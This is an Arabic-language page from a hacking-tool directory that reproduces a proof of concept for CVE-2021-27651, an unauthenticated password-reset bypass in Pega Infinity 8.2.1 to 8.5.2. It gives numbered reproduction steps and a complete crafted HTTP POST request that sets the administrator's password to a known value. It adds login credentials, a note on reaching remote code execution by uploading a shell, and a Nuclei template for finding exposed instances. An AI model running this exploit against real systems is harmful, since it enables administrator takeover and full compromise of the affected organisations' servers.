Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-27651 — تجاوز جميع مراحل عملية إعادة تعيين كلمة المرور | Kitploit

أدوات/GitHubGitHub/orangmuda/cve-2021-27651
هجمات كلمات المرورتحليل الكودالاستغلالاستغلال تطبيقات الويبالمصادقةأداة الوصول عن بعد
GitHuborangmuda/cve-2021-27651

CVE-2021-27651

تجاوز جميع مراحل عملية إعادة تعيين كلمة المرور

عرض المستودع
1127منذ 5 سنواتلم تتم المراجعة بعد
مشاركة

الملخص

يمكن للمهاجم تجاوز جميع مراحل تدفق إعادة تعيين كلمة المرور وإعادة تعيين حساب أي مستخدم على Pega Infinity. ويتم ذلك عن طريق (1) بدء تدفق إعادة تعيين كلمة المرور وإدخال البريد الإلكتروني للضحية، ثم (2) إجبار طلب HTTP POST على تحديث كلمة المرور. يمكن للمهاجم تسجيل الدخول باستخدام الحساب المعدل حديثًا والاستيلاء الكامل على مثيل Pega عبر العديد من نواقل تنفيذ التعليمات البرمجية المقبولة بعد المصادقة (تعديل الصفحات الديناميكية، القوالب، إلخ).

خطوات إعادة الإنتاج

  1. انتقل إلى صفحة تسجيل الدخول لأي مثيل Pega
  2. انقر على "إعادة تعيين كلمة المرور"

  3. اكتب "[email protected]"، ثم مرر طلب HTTP عبر البروكسي، وأرسل طلب HTTP الذي يحتوي على "[email protected]" إلى تبويب Burp Repeater أو أي تبويب مشابه، ثم اسمح للطلب بالمرور عن طريق تعطيل البروكسي أو النقر على "send"
  4. بعد السماح للطلب الأولي بالمرور، عدّل جسم طلب HTTP في الـ repeater بحيث يتضمن البيانات التالية...
POST /prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD HTTP/1.1 (:PEGA_ID is a unique ID for each site, it is in this format: ZOgwf2Zk3OsEg_oG74MXXxG2bXKbv56W)
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://redacted.com
DNT: 1
Connection: close
Referer: https://redacted.com/prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD
Cookie: yourCookie
Upgrade-Insecure-Requests: 1

pzAuth=guest&NewPassword=Rules%401234&ConfPassword=Rules%401234&pyActivity%3DCode-Security.pzChangeUserPassword=
  1. سجّل الدخول باستخدام البيانات التالية بعد إرسال طلب HTTP، وبعد تجاوز جزء التأكيد من إعادة تعيين كلمة المرور، وبالتالي تتمكن من تسجيل الدخول إلى حساب المسؤول...
[email protected] / Rules@1234
  1. من هناك، يمكنك تحقيق تنفيذ التعليمات البرمجية عن بُعد (RCE) عبر أيٍّ من نواقل تنفيذ التعليمات البرمجية العديدة المقبولة والمخصصة للمسؤول فقط

الإصدارات المتأثرة

Pega Infinity >= 8.2.1 Pega Infinity <= 8.5.2

التأثير

اختراق كامل لأي مثيل Pega دون الحاجة إلى معرفة مسبقة.
وسائط الدعم

تجاوز كلمة المرور

  • تجاوز كلمة المرور


تنفيذ التعليمات البرمجية عن بُعد عبر رفع شيل

  • تنفيذ التعليمات البرمجية عن بُعد عبر رفع شيل

قالب Nuclei

id: pega

info:
  name: Pega Infinity Login
  author: sshell
  severity: low

requests:
  - method: GET
    path:
      - "{{BaseURL}}/prweb/PRRestService/unauthenticatedAPI/v1/docs"
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
    matchers:
      - type: word
        words:
          - "Pega API"

الفضل

Andri Wijayanti (@andridev_),

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    441
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →